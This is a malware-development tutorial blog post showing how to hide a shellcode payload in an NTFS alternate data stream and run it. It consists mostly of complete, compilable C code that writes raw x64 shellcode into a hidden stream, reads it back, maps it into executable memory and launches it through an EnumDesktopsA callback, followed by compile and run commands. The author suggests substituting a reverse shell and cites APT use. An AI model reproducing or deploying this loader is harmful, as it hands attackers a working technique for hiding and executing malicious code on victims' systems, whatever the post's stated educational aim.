
Malware development trick - part 35: Store payload in alternate data streams. Simple C++ example.

cocomelonc.github.io/malware/2023/07/26/malware-tricks-35.html

July 26, 2023

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



Today, this post is the result of my own research on another popular malware development trick: store malicious data in alternate data streams (ADS) and how adversaries use it for persistence.

alternate data streams

Alternate Data Streams allow for multiple data “streams” to be associated with a single filename, a capability that can be used to store metadata. While this feature was designed to support *Macintosh Hierarchical File System (HFS)* which uses resource forks to store icons and other information for a file, it can be and has been used for hiding data and malicious code.

practical example

Below is a simple example code of storing payload in ADS `hack.c`:

```
/*
hack.c
malware store data in alternate data streams
author: @cocomelonc
https://cocomelonc.github.io/malware/2023/07/26/malware-tricks-35.html
*/
#include <windows.h>
#include <stdio.h>

int main() {
  // name of the file to which we'll attach the ADS
  char* filename = "C:\\temp\\meow.txt";

  // name of the ADS
  char* streamname = "hiddenstream";

  // full path including the ADS
  char fullpath[1024];
  sprintf(fullpath, "%s:%s", filename, streamname);

  // the data we're going to write to the ADS
  // meow-meow messagebox
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  printf("original payload: ");
  for (int i = 0; i < sizeof(my_payload); i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");
```

```
  // write data to the ADS
  HANDLE hFile = CreateFile(fullpath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
  printf(hFile == INVALID_HANDLE_VALUE ? "unable to open file!\n" : "successfully
write payload data to the ADS\n");
  DWORD bw;
  WriteFile(hFile, my_payload, sizeof(my_payload) - 1, &bw, NULL);
  CloseHandle(hFile);

  // now read the data back
  hFile = CreateFile(fullpath, GENERIC_READ, 0, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
  printf(hFile == INVALID_HANDLE_VALUE ? "unable to open file!\n" : "successfully
read payload data from file\n");

  unsigned char data[sizeof(my_payload) - 1];
  DWORD br;
  ReadFile(hFile, data, sizeof(data), &br, NULL);
  CloseHandle(hFile);

  printf("read from file, payload:\n");
  for (int i = 0; i < sizeof(data); i++) {
    printf("%02x ", data[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, sizeof(data), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, data, sizeof(data));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

The logic is pretty simple. This code writes data to an ADS and then reads it back. Then execute payload data via EnumDesktopsA.

As usually, I used `meow-meow` messagebox for simplicity:

```
unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```


This code creates an ADS named `hiddenstream` on the specified file and writes our payload data into it. It then reads the data back and prints it for checking correctness. In a real-world scenario, the data could be a malicious executable like reverse shell or another shellcode, which would need to be extracted to a temporary location and executed separately.

demo


Let's go to see this logic in action.

Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then, move our test victim file `meow.txt` to `C:\temp\`:




And finally run:


```
.\hack.exe
```



We can check alternate data streams with command:

```
Get-Item -Path C:\temp\meow.txt -Stream *
```





As you can see, everything is worked as expected! =^..^=

Note that the Alternate Data Streams (ADS) feature is specific to `NTFS`, other file systems like `FAT32`, `exFAT`, `ext4` (used by Linux), etc., do not support this feature.

This method of executing code is often used by APT29 and APT32, software like PowerDuke

I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

T1564.004 - Hide Artifacts: NTFS File Attributes
APT29
APT32
malpedia: APT29
malpedia: APT32
PowerDuke
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine